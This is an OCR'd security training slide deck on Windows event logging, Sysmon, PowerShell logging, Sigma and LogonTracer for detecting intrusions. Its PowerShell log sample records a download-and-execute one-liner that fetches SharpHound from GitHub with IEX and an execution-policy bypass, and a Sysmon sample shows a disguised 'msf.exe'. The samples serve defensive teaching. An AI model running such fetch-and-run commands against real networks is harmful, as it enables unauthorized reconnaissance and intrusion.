
Where Are Your Logs?

- Time to pull your logs
- I mean all of them
- Systems, Servers, Services
- Network logs
- Log, Log, Log
  - But…
- Getting the right log is a pain
- Drill baby, drill….




AD Logs

- Time to tie an account (or accounts) to activity
- UEBA is your friend
- “But it’s noisy..” Yes, security is hard
- You know what is harder? Doing this without UEBA
- Activity path



LogonTracer




LogonTracer

Rank	User
1	administrator
2	machida.kanagawa
3	yokohama.kanagawa
4	urayasu.chiba
5	chiyoda.tokyo

Rank	Host
1	win7_64jp_01
2	win7_64jp_02
3	192.168.16.101
4	192.168.16.103
5	win7_64jp_03
6	192.168.16.102

LogonTracer



	2017																																							
	9																																		10						
	29(Fri)									30(Sat)																								1(Sun)						
Username	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10
yokohama.kanagawa	0	4	0	4	4	0	4	0	4	0	8	4	0	4	0	4	0	4	8	0	4	0	4	15	0	5	0	4	8	0	4	0	4	4	0	4	0	4	0	8	0	4	4	0
sysg.admin	2	0	2	3	0	2	0	3	0	2	0	4	2	0	2	1	2	0	3	1	2	3	0	0	6	36	0	3	0	2	2	1	3	0	2	1	2	0	2	3	0	2	0	4
utsunomiya.tochigi	1	2	2	0	3	0	2	0	4	0	2	2	1	2	0	2	2	2	0	2	3	0	2	9	1	2	0	0	3	2	0	2	1	2	0	2	2	2	2	0	3	0	2	0
urayasu.chiba	8	0	4	0	8	0	4	0	4	4	0	4	5	0	7	0	4	0	4	4	0	4	0	4	0	9	0	0	4	0	4	4	0	8	0	4	0	4	4	0	4	0	8	4
nagoya.aichi	0	1	0	7	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	5	0	7	8	4	0	0	4	0	4	0	8	0	4	0	0	0	0	0	0	6	0	3	0
chiyoda.tokyo	0	0	4	0	4	0	4	4	0	4	0	8	4	0	4	0	4	0	4	5	0	7	0	11	5	0	0	0	4	0	5	0	3	1	0	1	0	0	0	0	0	0	0	0
urawa.saitama	4	0	8	0	4	0	4	3	0	4	0	4	8	0	4	0	4	0	4	4	0	5	0	10	0	5	0	0	4	0	4	8	0	4	0	4	0	4	4	0	4	0	8	4
sapporo.hokkaido	4	0	4	0	4	0	4	0	4	4	0	8	0	4	0	4	0	4	4	0	8	0	4	22	0	4	0	4	4	0	5	0	6	0	4	0	3	4	0	4	0	8	4	0
naha.okinawa	0	2	3	0	2	2	1	2	0	2	4	0	2	2	1	2	2	0	3	2	0	3	3	20	0	2	0	2	2	0	4	0	2	2	1	2	2	0	3	2	0	3	3	0
sakai.osaka	0	4	0	4	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	0	8	11	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	8	0	4	0
hakata.fukuoka	0	4	0	8	0	4	0	4	0	4	4	0	8	0	4	4	0	4	4	0	4	0	8	11	0	5	0	4	0	4	5	0	7	0	4	0	4	4	0	4	0	8	0	4
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	3	20	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	6	3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Logon Anomalies

Adventures in (just enabling proper) Windows Event Logging

Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL'd object access - Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with *\IPC$ and so many more….

Wouldn't it just be easier if SysMon?
Yes. We'll get to that later.
Here come the sysAdmin comments.
"You guys seriously don't know how to do this?"

© Black Hills Information Security
@BHInfoSecurity


SIEM and %

- Let's play a game
- How much do you log?
- What do you log from?
- Who tells you what to log?
- What % of your logs have an alert or signature for them?

Because I know the power of a question!

Command Line Logging is ~~Easy~~

You must have Audit Process Creation auditing enabled
You must enable the policy setting: Include command line in process creation events
"When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings." (cit. *MSFT, see links)



Command Line Logging is ~~Easy~~

Max log file size is small by default.
Command line logging is off by default.

"To see the effects of this update, you will need to enable two policy settings"

1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking


Yeah, and one last thing: The second setting will likely be overwritten.

> When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.

Command Line Logging is ~~Easy~~


To avoid the overwriting of Advanced Audit settings, a *third* setting is req'd.

Def. Domain Policy > Computers > Security > Local > Security > Audit



Command Line Logging is WORKING!!!!

net user /domain



PowerShell Logging is ~~Easy.~~ Some useful commands.

WevtUtil gl "Windows PowerShell" (list configuration)
WevtUtil sl "Windows PowerShell" /ms:512000000
WevtUtil sl "Windows PowerShell" /rt:false
WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false
We will talk about Get-WinEvent a bit later

But….the profile.ps1 file below is where it's at.


```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersion
```

But, Now We Have PS Logs

Windows PowerShell Number of events: 563

Level	Date and Time	Source	Event ID	Task Category
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle

Event 500, PowerShell (PowerShell)

General Details

Command "New-Object" is Started.

Details:

NewCommandState=Started

SequenceNumber=28

HostName=ConsoleHost
HostVersion=5.1.17763.503
HostId=3d142d60-27ec-49a3-a2fb-23dcd34a2b9d
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C IEX(New-Object Net.Webclient).DownloadString ('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound
EngineVersion=5.1.17763.503
RunspaceId=f71de0b4-0d7d-4877-bf48-e929a258bc3a
PipelineId=2
CommandName=New-Object
CommandType=Cmdlet
ScriptName=
CommandPath=
CommandLine=IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound

Sysmon - Install


SwiftOnSecurity's default config is installed below.
It's easy, like 10 seconds easy.

```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml


System Monitor v10.2 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Sysmon schema version: 4.21
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Sysmon Log Locations



Log Detail

```
Process Create:
RuleName:
UtcTime: 2019-07-29 16:49:44.838
ProcessGuid: {ac6a4e42-23a8-5d3f-0000-0010f8353400}
ProcessId: 6816
Image: C:\Users\Sec504\Downloads\msf.exe
FileVersion: 2.2.14
Description: ApacheBench command line utility
Product: Apache HTTP Server
Company: Apache Software Foundation
OriginalFileName: ab.exe
CommandLine: "C:\Users\Sec504\Downloads\msf.exe"
CurrentDirectory: C:\Users\Sec504\Downloads\
User: THEBOSS\Sec504
LogonGuid: {ac6a4e42-61bd-5d37-0000-002033200700}
LogonId: 0x72033
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=532FA545F9B01DCA5E0991B7AB85E326,SHA256=4960AD6540BF6D8991ED93
ParentProcessGuid: {ac6a4e42-61c2-5d37-0000-001092270800}
ParentProcessId: 1772
ParentImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
ParentCommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
```

GPO and Sysmon

- Great Article via Syspanda
  - https://www.syspanda.com/index.php/2017/02/28/deploying-sysmon-through-gpo/

```
copy /z /y "\\domain.com\apps\config.xml" "C:\windows\"
sysmon -c c:\windows\config.xml

sc query "Sysmon" | Find "RUNNING"
If "%ERRORLEVEL%" EQU "1" (
goto startsysmon
)
:startsysmon
net start Sysmon

If "%ERRORLEVEL%" EQU "1" (
goto installsysmon
)
:installsysmon
"\\domain.com\apps\sysmon.exe" /accepteula -i c:\windows\config.xml
```

Winlogbeat

Administrator: Windows PowerShell

```
PS C:\users\TempAdmin\Desktop\winlogbeat> powershell -Exec bypass -File .\install-service-winlogbeat.ps1

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat


PS C:\users\TempAdmin\Desktop\winlogbeat> Set-Service -Name "winlogbeat" -StartupType automatic
PS C:\users\TempAdmin\Desktop\winlogbeat> Start-Service -Name "winlogbeat"
PS C:\users\TempAdmin\Desktop\winlogbeat> _
```

Sigma

README.md

build passing

Sigma

Generic Signature Format for SIEM Systems

What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what Snort is for network traffic and YARA is for files.

This repository contains:

1. Sigma rule specification in the Wiki
2. Open repository for sigma signatures in the `./rules` subfolder
3. A converter named `sigmac` located in the `./tools/` sub folder that generates search queries for different SIEM systems from Sigma rules

6 Event IDs

LOGONTRACER

Black Hat Arsenal USA 2018

Concept

LogonTracer is a tool to investigate malicious logon by visualizing and analyzing Windows Active Directory event logs. This tool associates a host name (or an IP address) and account name found in logon-related events and displays it as a graph. This way, it is possible to see in which account login attempt occurs and which host is used. This tool can visualize the following event id related to Windows logon based on this research.

- **4624**: Successful logon
- **4625**: Logon failure
- **4768**: Kerberos Authentication (TGT Request)
- **4769**: Kerberos Service Ticket (ST Request)
- **4776**: NTLM Authentication
- **4672**: Assign special privileges

More details are described in the following documents:

- Visualise Event Logs to Identify Compromised Accounts - LogonTracer -
- イベントログを可視化して不正使用されたアカウントを調査 (Japanese)

Lets say, this happens

```
Date    : 3/26/2019 1:15:44 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: LABV2-DC2$
          User SID Access Count: 56
Command :
Decoded :

Date    : 3/26/2019 1:15:44 PM
Log     : Security
EventID : 4672
Message : High number of total logon failures for multiple accounts
Results : Total accounts: 232
          Total logon failures: 240
```

What does it look like?

4776	Credential Validation
4776	Credential Validation
4776	Credential Validation
4776	Credential Validation
4776	Credential Validation
4776	Credential Validation

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Samantha.Ryan
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Roderick.Stone
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.


Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Timmy.Richardson
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

Lab: Enterprise Log Analysis

Endpoint Protection Analysis

Overlapping Fields of View

- The key is overlapping fields of visibility
- Endpoint
- SIEM/UBEA
- Network Monitoring
- Sandboxing
- Internal Segmentation



Everyone's a Winner!

MITRE | ATT&CK® Evaluations

Evaluations ▾ Tools ▾ Resources ▾ Get Evaluated

Home > APT3

APT3 Emulation

ATT&CK Evaluations 2018

RESULTS

Call For Participation → Evaluating → Preparing → Published

ATT&CK Description

APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security. [1] [2] This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap. [1] [3] As of June 2015, the group appears to have shifted from targeting primarily US victims to primarily political organizations in Hong Kong. [4]

Emulation Notes

APT3 relies on harvesting credentials, issuing on-keyboard commands (versus Windows API calls), and using programs already trusted by the operating system ("living off the land"). Similarly, they are not known to do elaborate scripting techniques, leverage exploits after initial access, or use anti-EDR capabilities such as rootkits or bootkits.

Participants

Initial Cohort

Carbon Black. · CROWDSTRIKE · elastic · GoSecure · Windows Defender ATP · RSA · SentinelOne

Rolling Admission

